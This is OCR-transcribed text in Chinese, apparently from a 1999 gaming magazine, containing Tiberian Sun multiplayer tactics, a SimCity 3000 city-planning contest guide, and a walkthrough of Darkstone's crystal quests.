
GDI 的防守设施虽然没有 NOD 的大电塔（Obelisk of Light）那样令人恐怖，但是它的火箭助推榴弹炮（Rocket Propelled Grenade Component）的威力决不弱。少量的部队加上几座榴弹炮，完全可以把敌人的部队拒之门外。GDI 的魔鬼猎杀者（Ghostalker）一次就可以报消一座建筑，如果能让它混进敌人的基地，就能给敌人毁灭性的打击。炸掉他的建筑工场（Construction Yard）和兵工厂（War Factory），他就再也发展不起来了。如果你的对手是 NOD，小心他的地下部队偷袭你的基地，造一个移动传感器（Mobile Sensor Array）可以探出敌人的隐形或地下的部队，放几个圆盘投掷兵（Disk Thrower）在你的重要建筑周围，不然敌人的工程师突然出现在你的基地时就糟糕了

总之，GDI 虽然能搞一些小的偷袭，但它主要还是靠战斗机器人的猛冲猛打和轰炸机的狂轰烂炸。TS 为了避免人海战术，取消了多造兵工厂就能加快生产的速度的设定，可是大量的部队还是 GDI 取胜的关键。





孙子曰："兵者，诡道也。"NOD 的领导人一定深得此中精髓。NOD 的兵种个个都体现出阴险狡诈的特性。如果你使用 NOD，你的对手是 GDI 的话，那么记住，你的部队是无法和他硬拼的，稳固防守，偷袭破坏，待到时机成熟，全线出击一举击溃敌人才是你应采取的策略。NOD 的火炮（Artillery）射程极远，而且破坏力非常大，是防守基地的首选。它的前面再放一支扁虱坦克（Tick Tank）部队，敌人就很难冲进你的基地了。不过要注意敌人的空中攻击，你的高炮部队中一定要有能防空的火箭兵（Rocket Infantry）或隐形坦克（Stealth Tank），最好再造几个萨姆导弹井（SAM Site）。再把你的基地用隐蔽发生器（The Stealth Generator）隐形，哈哈，敌人想打都找不到目标了。当然，只是防守是无法取得胜利的，在你



不停发展的同时，要想法破坏对手的发展。NOD 的地下装甲运兵车（Subterranean APC）可以从地下去任何地方（只要那里的地面不是很硬的话），它可以把五名工程师偷偷送入敌人的基地，这下你的对手可要哭了。另外，魔鬼之舌喷火坦克（Devil' s Tongue Flame Tank）也是 NOD 打偷袭战的好武器，它能够进入除了最坚硬的地面以外的所有土地中，还能够向目标喷射出致命的火焰，能给敌人的基地以毁灭性的打击。如果敌人的部队在基地中防守的话，你还可以派它去攻击敌人的采集车。这样声东击西，会让你的对手手忙脚乱，最终使发展速度远远落后。你还可以用攻击摩托车（Attack Cycle）进行闪电战，不过在 TS 中摩托车的力量被削弱了，闪电战的收效似乎不大。

你的对手要是也选择了 NOD，小心了，他也会来偷袭你的基地的。你要派几辆高炮在基地中防守，防止突然出现的喷火坦克或运兵车。最好把你的重要建筑物修在一起，然后再在他们外边修一道水泥墙比较保险。另外，在基地中铺设一些地板（Pavement）也能防止会钻地的部队来偷袭。


在你和敌人的部队开战时，让你的扁虱坦克冲在前面，想法把敌人引到高炮部队的火力范围中，再把扁虱坦克展开，回头攻击敌人。要知道，扁虱坦克展开后防御力能增加 50%，只要你按［D］键，就能让你选中的部队全部展开。在你的部队中你可以夹杂一个盗车贼（Mutant Hijacker），让他在混战中去偷敌人的坦克，他偷的坦克被打爆了他还会跑出来接着偷别的坦克。如果能让他偷到猛犸二型坦克的话，你可赚到了哦。

三、高手篇

也许你所采用的方法路数与我完全不同，没关系，各人有各人的风格嘛。不过下面还有一些技巧，或许你能用的到哦。

由于蓝色 Tiberium 很不稳定且具有爆炸性，让装满一车蓝色 Tiberium 的采集车冲向敌人的部队，采集车皮糙肉厚的很经打，往往会冲到敌人的部队中才被打炸，这时你会看到采集车和它周围的敌人一起同归于尽，地面都会被炸一个大坑。你虽然损失了一辆采集车，可是敌人的损失比你惨重，很划算吧。

在 TS 中有一个非常强大武器，不不，不是集束导弹，而是电磁脉冲加农炮（Electromagnetic Pulse Cannon），被它打到的机械化部队立刻失去行动能力，只能干挨打而不能还手。只要使用时机拿捏得当，它往往是扭转战局、反败为胜的关键。不要以为它只能用于防守，虽说它的射程有限，但是你只要让一辆移动基地车跟在进攻的部队中，开到敌人的基地前展开，并造一座电磁炮放在那里，就能让它在进攻中发挥作用了。



GDI 的火风暴防御网（Firestorm Defense Emitters）看似没有什么用处，实际上它却是最好的防御设施。只要开启防御网，它不但能防御地面部队的攻击，还能防住飞机或 NOD 射来的集束导弹，很有用吧，可惜它不能防御 GDI 的离子炮攻击（你，你也太贪心了吧）。只是要注意，不要在你的采集车经常出入的地方设置防御网，不然在你开启防御网时只要你的采集车碰上一点点……它可是六亲不认的啊。NOD 虽然没有象火风暴防御网那样强力的防御系统，可是它的激光防御墙（Laser Fencing）也不容小瞧。你可以在你的基地的关键处先建几个激光发射柱，如果敌人冲进你的基地，马上把它们连成激光防御墙，只要碰到的敌人马上灰飞烟灭，敌往往还没明白怎么回事就被消灭了。

上面只是我在连线中体会到的一点心得，真正到了实际战场上，不但有地形因素的影响，还要靠你的灵活机智和随机应变。那真是仁者见仁，智者见智。我只能说："祝你好运。"

编辑/游骑兵

模拟城市 3000 ——

最佳市长竞选纲要

自从 1999 年 7 月号的《家用电脑与游戏机》上刊登了本刊与新浪网、电子艺界有限公司北京办事处共同举办的“世纪明珠”——《模拟城市 3000》“最佳市长”有奖竞玩活动以来，众多玩家纷纷来电来函询问有关的比赛情况，期间也有很多玩家投来了自己的参赛作品（就是“中国香港”地形上 100 年间的 5 个城市建设进度存档和问卷答案了）。我们很高兴能看到不少玩家在问卷中展示了自己对于城市规划的精妙看法，当然，也有很多玩家百玩不得其法，最终还是无法入门提高。

应许多玩家的要求，我们从这期开始将以较为优秀的参赛作品为蓝本，向大家介绍城市建设的实际经验。同时我们也将参赛投稿的最后日期延长至 1999 年 12 月 31 日，目的是体现真正的世纪比赛的意义，也使大家有更多机会参与到这个意义深远的比赛中来。

为了体现公平合理的竞赛精神，凡是已经寄来竞赛作品的玩家，在此期限内仍可继续投来更新作品，我们评选的标准不仅是参考问卷答案中您所书写的规划方略，最重要的还是看您的城市存档中真正的实现。

下面，我们就一同来看看重庆市的郑伟带给我们的最佳市场竞选纲要。



请就城市持续发展的要求谈一谈工业区、商业区和居民区的比例和布局。

在《模拟城市 3000》中文版中，主画面的右下方可发现一个 RCI 指示器，它是居民区、商业区和工业区英文字母的缩写，指示着目前这三者的供求关系。当需要某种类型的分区时，指示条将上升，反之指示条将下降。

在城市发展的早期，工业指示条会很高，这是因为早期的建设者想用廉价的土地来发展新工业。而当有了一些工业基础后，市民则很需要住宅区。随着城市发展，对商业区的需求则逐渐增长，一般来说，市民对住宅的实际需求大至等于对工业区的需求（应该记住一个公式 R = C + I）。

在工业区、商业区及居民区的布局上，当把不同的区域规划在一起时，则要考虑其间的相互影响。在一座商业大厦旁建一间小民房明显是错的，虽说您可以按照您的意愿规划城市，但您的市民可是既挑剔又善变的，有时还会跟您的意愿背道而驰。他们既希望离工作的地方近一些，又不喜欢工业区的污染和繁杂，找出市民们的需求和喜好之间的平衡点就是规划好城市的关键。

城市要持续发展，不能缺乏公共设施。每一种区域都需要水电供应，而像工厂这些工业单位，水电供应更是必不可少（游戏中要首先铺好电线和水管）。交通系统应修建得四通八达。分区发展时要特别注意工业区将不会在高价土地上发展，即使当前的发展需要工业亦如此。同样住宅区和商业区也不能在价值过低的地皮上发展。低价的地皮上应该修建小型工厂、监狱、垃圾站、高污染的重工业和高压电线等。



你如何处理城市的交通问题？

在《模拟城市 3000》中文版中，人们当然希望驾驶自己的车出门。所以当城市还很小时，修建大量的公路是吸引人们入住的好办法。必须用公路将工业区、商业区及居民区连接起来。大量的公路可以疏散交通，还可大大地提高空气质量。（不会吧？！北京的四通八达的公路上跑着的汽车，其尾气污染可真是不得了哦。）

交通系统由公路、高速公路、车站、铁路、地铁及铁路地铁连接站组成。公路是城市中最基本的东西，建造顺序应该居第一位。在建造过程中，要注意十字路口的建设，它在交通的高峰期是塞车问题的瓶颈所在，所以最好是少建为妙。在一般情况下，所有的地区都可以用公路连接起来，如果要将两个相距较远的区域连接起来，高速公路是最好的选择。

一个好的交通系统可以让市民们任何时候都能够到达想要去的任何地方。这不仅仅意味着在城市中到处建造公路，还应包括私人轿车之外的公共交通系统。记住，市民只有在能够就近找到公共交通设施时才会步行。如果无法找到任何交通设施，那么他们将离开这个城市去寻找更加适合居住的地方。这并不是说只要建造了一个单元的公路市民们就会移居到这个城市中，四通八达的交通路线将非常方便市民们出行。



当城市人口大量增长时，拥挤不堪的交通问题将让你十分头痛，此时你必须考虑建地铁之类的公共交通设施。建地铁是比较好的解决方法，它既可以大量地运送市民，又可使城市的汽车数量减少，以减少汽车尾气的排放量，保持城市的空气质量。

解决工业污染的根本途径是什么？

尽管在《模拟城市 3000》中文版中，我很重视治理环境，但是各种污染却往往是不可避免的，污染主要有两种类型——空气污染和水污染。

空气污染：虽然无法直接看到空气污染，但是仍然可以发现它在各方面造成的影响。空气污染将会降低城市中土地价值和健康水平，并让市民们感到不开心。尽管影响空气污染程度的因素很多，但是最主要的两大罪魁就是繁忙的交通和喷吐滚滚浓烟的工业企业。如果您能够鼓励公共交通系统和清洁工业，那么这将是解决城市空气污染问题的好办法。在城市中种树和设置公园将有助于清洁空气，当然一些清洁空气法规的实施也会起到一些作用。


水污染：主要来源于工业企业且无法看到的杂质能够入侵城市的供水系统。一但发生了水污染，则水泵工作效率就会下降，而且市民们将大声抱怨不仅气味难闻而且非常难喝的饮用水，同时也会降低健康水准。水处理工厂能够将少量污水净化，不过如果想要消灭污染

源，还必须追查那些污染工业。清洁水资源法规的实施将可以鼓励无污染高科技工业企业替换现有的严重污染企业。

城市地价的高低会有哪些影响?

越适合生活或工作的地方，则其土地价值也越高。土地价值受到很多因素的影响。包括污染程度、犯罪率以及交通便利程度等。住宅区的土地价值与某些令人喜欢的建筑物或服务设施有很大的关系，例如学校、医院、公园等，同时它也受到某些令人厌恶的建筑物或服务设施的负面影响，包括垃圾掩埋场、垃圾焚化炉或者有毒垃圾转化工厂等。

随着某个地区内发生的各种变化，其土地价值也不断波动。当土地价值改变时，分区内的建筑物将被其它类型建筑物所替代。土地价值的升高将使得分区可以发展到更大的密度，表现为出现更高更昂贵的建筑物。



与周边城市的连接及贸易有什么利弊?

如果想要创建陆地连接，只需要建造一条公路、高速公路或者铁路延伸到城市边界即可。只要支付相应的费用，城市工程师将完成连接工作。港口和飞机场被认为连接着所有周边城市。

与周边城市的连接将有助于工业产品向其它城市出口。通过开放边界吸引前来购物的游客，有助于商业发展。

如果你的城市拥有多余的电力资源和水资源以及垃圾处理能力，想与周边城市进行交易，那么电力交易需要与周边城市建立供电线路连接；水资源交易需要与其通过供水管线连接在一起。出售城市电力资源和水资源以及垃圾处理服务可以换取资金，这样每月都能够得到一笔收入，并将自动存入您的资金储备中。（人永远不会嫌钱多！）

俗话说得好，有利必有弊。在垃圾交易方面，进口垃圾虽然会得到一笔现金收入，但却给自己带来了垃圾污染，当城市的垃圾处理服务变得不堪重负需要取消交易合同时，那么必须支付巨额赔款。相比之下出口垃圾比进口垃圾好，把污染给了别人可每月又得支付费用，真是不能两全其美。在电力和水资源交易方面，当与周边城市签定了交易合同后，首先要确定多余的水或电力是否运到连接点，也就是在抽水设施和连接点之间有非常明确的输送线路（供水管线、供电线路或者供电区域）。

如果形势发生了变化，您无法维续提供合同中承诺的资源数量，则交易被中止，而您也将为此支付巨额违约金。

在《模拟城市3000》中文版中，除了与周边城市交易之外还有商业交易，经常有请愿者向您的城市提议建造某种建筑物。只要建筑物存在于城市中，他们就必须每月向您支付一定的费用。这个建议听起来非常具有诱惑力，不过这些建设物会为城市带来很多问题，例如高犯罪率或者污染等。如果您需要资金，那么即使有些麻烦也是值得的。

编辑/游骑兵

黑石传奇

■文/网事随风

《黑石传奇》(Dark Stone)是一个故事架构及战斗情景都颇似《暗黑破坏神》(Diablo)的游戏，但是在DS中，图像引擎改为3D，画面视角可以自由旋转。无论如何，这是一个让人能够很快上手和熟悉的游戏，整个游戏包括城镇、大陆和地穴三个部分：

城镇

铁匠Gunther：购买、出售、修补、升级武器和装备。

女巫Irma：免费进行治疗和解除诅咒，收费鉴定物品。

杂货店老板Perry：进门费100单位金子，购买火把和食品。

高利贷者Larsac：存钱、取钱。

魔法店主Elmeric：购买、出售药剂、魔法书、魔法卷轴，恢复魔力武器和装备的魔力。

技能大师Dalsin：学习技能。

训练场Training Grounds：在此免费练功。

大陆

由南向北方向依次为阿岱尔大陆The Land of Ardyl、玛略大陆The Land of Marghor、奥玛大陆The Land of Omar、瑟克斯大陆The Land of Serkesh。跟大陆上的NPC人物交谈获得任务。

地穴

共31层，由7座4层地穴和1座3层地穴组成。

游戏任务分为赏金任务和水晶任务：赏金任务与游戏进度无关，大约有二十个。水晶任务才是游戏中的关键，整个游戏包含有21个水晶任务，每次开始新游戏时随机产生7个水晶任务，当你完成这7个任务后得到7块水晶即可下到第31层地穴与Draak作最后决战。现在我开始为大家介绍这21个水晶任务，在此先预祝大家好运。

水晶任务
（按大陆次序进行）

一、阿岱尔大陆

太阳十字架

1－4层地穴

这个任务开始于你遇到Drakus。他将请求你帮他找回“太阳十字架”(the Sun Cross)。

在地穴中发现一具尸体，检查尸体将找一本笔记，从中得知神庙中有一条秘密通道，不过在成为Kaliba信徒之前，你还无法进入神庙。继续前进找到Gondoor。

在第一间房中你将看见4扇门和4个控制它们的扳手，打开其中3扇门将放出一堆怪物出来，扳动右边的扳手拿到钥匙后进入下间房子，Gondoor会等在这里并要你杀死一个罪犯，瞧那个家伙怪可怜的，还是算了吧，留着精神干掉那些蜘蛛吧，随后你将得到另一把钥匙。用这把钥匙进入下个房间，从三件武器中挑一样并获得Gondoor赠送的护身符，现在你已经通过测试成为Kaliba信徒。

进入第3层的神庙发现十字架，千万别碰它，这是个陷阱。四处观察一下发现墙有一个火把似的东西，扳动它即可进入“Inoc古墓”(Inoc's Tomb)，干掉Inoc(两次)后得到真正的十字架。

回去将其交予Drakus，赢得随后的战斗得到一块水晶。



（说明：扳动那个火把就可以进入秘密通道啦）

丰收号角

1－4层地穴

小村的丰收号角(The Horn of Plenty)被邪恶巫师偷走了。

下到地穴遇到一个名叫Riken的幽灵，他是前来寻找号角的村民，然而却不幸失败了。在第2层找到火精灵的巢穴，第3层找到冰精灵的巢穴，干掉两个精灵后拿到1个火球和1个冰球。之后在第4层将这两个球交给Riken，你将得到一件斗篷。穿上斗篷后就可以穿墙进入Zoram的巢穴了，干掉Zoram后拿到号角。

回到小村并将号角交给村长，怎么没有得到水晶？！别着急呀，在村外你将再次



遇到Riken，出于感激，他会送给你一块水晶。

(说明：每右键单击号角一次可得到一个鸡蛋)

嫉妒的巫婆

1－4层地穴

在小村中发现两个女人的石像，起因是巫婆Mika嫉妒她们的美丽。找到Mika，她会告诉你她不会解除诅咒，除非让她重拾美丽。

下到地穴，在第2层一个房间中找到一面看似普通的"真理之镜"(the Mirror of Truth)。然后去第4层，你将遇到一位名叫Elas的男子，将那面"真理之镜"交给他，在看到自己其实很英俊后，Elas会将他手中的"谎言魔镜"(the Mirror of Lies)交给你。



将"谎言魔镜"交给Mika，诅咒随之解除，女人重新恢复正常。村民会送给你一块水晶。

(说明：一面会说谎的镜子，其实是自欺欺人)

解毒

5－8层地穴

在一个帐篷中发现一位名叫Genna的老妇人危危一息躺在床上。

首先打开帐篷中的一个箱子，里面有一封信，将信交予Gutrick，Gutrick承认是他给Genna下了毒，然后跟他一道去巫师Ger的屋子。然而巫师也没有解毒剂，Ger将给你一个杯子并指引你如何去"光明之泉"(the fountain of light)。

你必须先找到4块棱镜，在5至8层中各有1块，然后去第6层的"光明之泉"，把4块棱镜分别摆在"光明之泉"周围的支架上，将紫色的光芒反射到"光明之泉"上。这时把那个杯子放上去，一会儿就得到满了这种神奇的解毒剂。

现在带着解毒剂回去交给Genna，她服下之后病情立刻好转，你将得到Genna赠送的1块水晶。

(说明：多么神奇的紫色光芒呀)

独角兽

5－8层地穴

在地面上遇到一只独角兽，看起来它是中了人设的圈套了。

跟它旁边的小仙女交谈，原来她的独角兽朋友中了邪恶巫师Felder的圈套。小仙女提出与你一道前往寻找打开圈套的钥匙。

一直下到第8层地穴，小仙女会帮你打开铁门，不幸的是随后小仙女也被Felder抓住了。打败巫师后救出小仙女，得



到钥匙。

回到地面后解开独角兽，小仙女会送给你一块水晶。

(说明：这只独角兽看起来蛮温驯的)


芦笛

5－8层地穴

在森林中前行来到一个小池塘前，单击池塘前面的一个底座，有一个小仙女会从水中冒出来，并演奏了一曲驯蛇小调。

现在下到地穴寻找"芦笛"(reed)。芦笛一共有5支，二支在第5层，其它3支个分别在第6,7,8层。找齐5支芦笛之后，在第8层的一间散发绿光的屋子中，墙上挂着5张面具。将5支芦笛按照由短到长并从左到右的顺序分别放进5张面具的嘴中，巨蛇将被驯蛇小调所迷惑，这时迅速放下吊桥，进屋杀掉里面的毒蛇，得到一块水晶。这里动作一定要快，因为巨蛇只会被迷住一、两分钟。

完成这个任务还有另一种方法，不用寻找那5支芦笛，只需杀光所有的毒蛇即可得到水晶，不过如果你的级别太低最好别去白白送死。



(说明：顺序为从左到右，从短到长)

二、玛咯大陆

镭之眼

9－12层地穴

一个可怜的瞎和尚需要得到你的帮助，让他重见光明。

下到地穴寻找6个"眼球"(the ocular globes)。在第9层中将找到两个眼球，然后再找到一尊雕像，把眼球放在眼眶内，即可得到这尊雕像。下到第10层找到一颗眼球，再下到第11层找到两颗眼球，然后回第10层依照前面的方法得到另一尊雕像。最后去第12层，找到最后一颗眼球，并在第11层得到最后一尊雕像。眼球和雕像各有金、银、铜三种，各自互相对应，不要搞混了。

在第12层的小间屋子里，你将发现一个巨大的日规，上面刻有刻度和数字，把金像放在七点位置，银像放在十点位置，铜像放在三点位置，铁门应声而开，进去可找到"镭之眼"(the Eye of Ra)。

回到地面，将"镭之眼"交给瞎和尚，为了表示感谢，他会送给你一个"放大镜"(magnifying glass)。

找到正在钓鱼的Gar，从他那儿借些鱼送给木匠Rhino，他答应为你修复任何东西，现在带木匠回Gar那儿，让木匠修好断裂的木桥。

小岛上有一个木牌，上面警告前面有雷区，下面的文字太小，根本没法看清楚，用刚才得到的放大镜一看，原来上面写着避开雷区的方法：由树人水，由水人石。找到一个箱子，拿到其中的圣经。

然后找到"Eras神庙"(the Temple of Eras)，神庙前有3个盘子，其中一个盘子里有一些食物，如果你将一些食物放到另外两个盘子中，Eras就会出现。将圣经交给Eras，在书上写下一些启示后，Eras会将圣经交还给你并要你为他找到一个信徒。

拿着圣经回去找到先前那个盲眼和尚，读过圣经之后，盲眼和尚重拾信仰。然后再回到神庙，Eras将送给你一块水晶。




(说明：巨大的日规，表面看起来有点像一面钟，上面刻着3,6,9,12)

失踪的婴儿

9－12层地穴

在一个被烧焦的村庄里遇到这里唯一的幸存者Lucy，蜥蜴人抢走了她的孩子，她的丈夫Josh前去寻找却至今未归。

往上走你将很快找到地穴的入口，砍倒这儿的一颗大树才能进入地穴。在地穴



入口附近你将找到快要死的Josh，给他一瓶疗伤药，Josh将送给你一个"隐身卷轴"(scroll of invisibility)。

下到地穴第12层，你会发现一间屋子里站满了僧侣，他们正打算用这个婴儿来作为祭品。现在你有两种选择，一是使用隐身卷轴偷走婴儿，二是杀掉里面所有的蜥蜴人夺回婴儿。

将婴儿交还给Lucy，你将从她那儿得到一块水晶。

(说明：砍倒这颗橡树才能进入地穴)

巨蜂

9－12层地穴

两位村民谈论着村中的古井，他们显得忧心忡忡。


下面的任务将面临一场恶战，最好事先作好准备。

顺着古井下到地穴，地穴中有许多花朵状的蜂巢，你必须摧毁这些蜂巢，然而黄蜂会源源不断地从蜂巢中飞出来阻碍你的行动，建议在摧毁蜂巢的间隙回到地面来补充体力和物品。

摧毁掉这些蜂巢后，你将在矿井中遇到一些被黄蜂抓来作苦力的村民，从他们口中得知想要根除祸害就得干掉地穴深处的巨蜂。接下来你将遇到Rosso，他会送给你一把"Elwon长剑"(the Sword of Elwon)，只有这把剑才能穿透蜂王的硬甲。

在第12层地穴你会发现一些网状物挡住你的去路，装上刚才获得的那把长剑砍出一条路来，一直杀到一间巨大的房间，蜂王就住在这儿，房间里面还充满了许多蜂巢，延用上面的方法，摧毁所有的蜂巢并杀死蜂王，得到一块水晶。

完成这个任务还有一种更好的方法，如果你已经获得了"恐惧盔甲"(the Armor of Fear)是最好不过了，穿上恐惧盔甲可以吓跑那些小黄蜂，这样你就能够很轻易地摧毁蜂巢了。杀死骷髅老板后即获得恐惧盔甲，除了在这个任务中得到恐惧盔甲外，在其它任务中你也有可能得到它。



(说明：千万别它们当作花朵，小心这些蜂巢)

骷髅战士

13－16层地穴

在森林中穿行，在一间小屋中你将遇到Horgan，Horgan请求你帮助他找回被邪恶的兽人窃贼Korgun偷去的"生命水晶"(Crystal of Life)。

找到兽人营地，杀光所有兽人包括Korgun，夺回生命水晶。将水晶交还Horgan，他将告诉你通过"寂寞之门"(the Gate of the Lonely)的方法：一个人站在传送台上，另一个佩戴护身符(Horgan将把它送给你)的人则去砍门。与Horgan所说相反，只需一人也可以通过寂寞之门，方法很简单，把你身上所携带的重型武器放在传送台上，自己戴上护身符去砍门。

进入地穴后找到两个骷髅Gartol和Digmar的巢穴，杀掉这两个骷髅并夺得它们的两把长剑。然后下到第16层地穴，发现一间屋子里摆着两个头骨，将刚才夺得的两把长剑分别插入这两个头骨中，这时你得作好准备对付最后一个骷髅Hassen。干掉这个骷髅，你将得到它的长剑，并在那个巨大头骨处拿到一块水晶。



(说明：Hooo，好可怕呀)

毒池

13－16层地穴

你将遇到一位名叫Eraldus的男子，他会请求你去解救他的妻子Angelique，她被一只巨大的蜘蛛关在地穴中。

在第13层中可找到囚室，但是你还需要一把钥匙才能打开它。往下走，你会捡到一些解毒剂，另外你还发现三件武器和两个护身符，不过你现在还无法得到它们。一直往下走到第16层，你会发现3个毒池，

中间放着一块水晶，将刚才得到的解毒剂投入毒池中，待毒性被解除后就可得到一块水晶

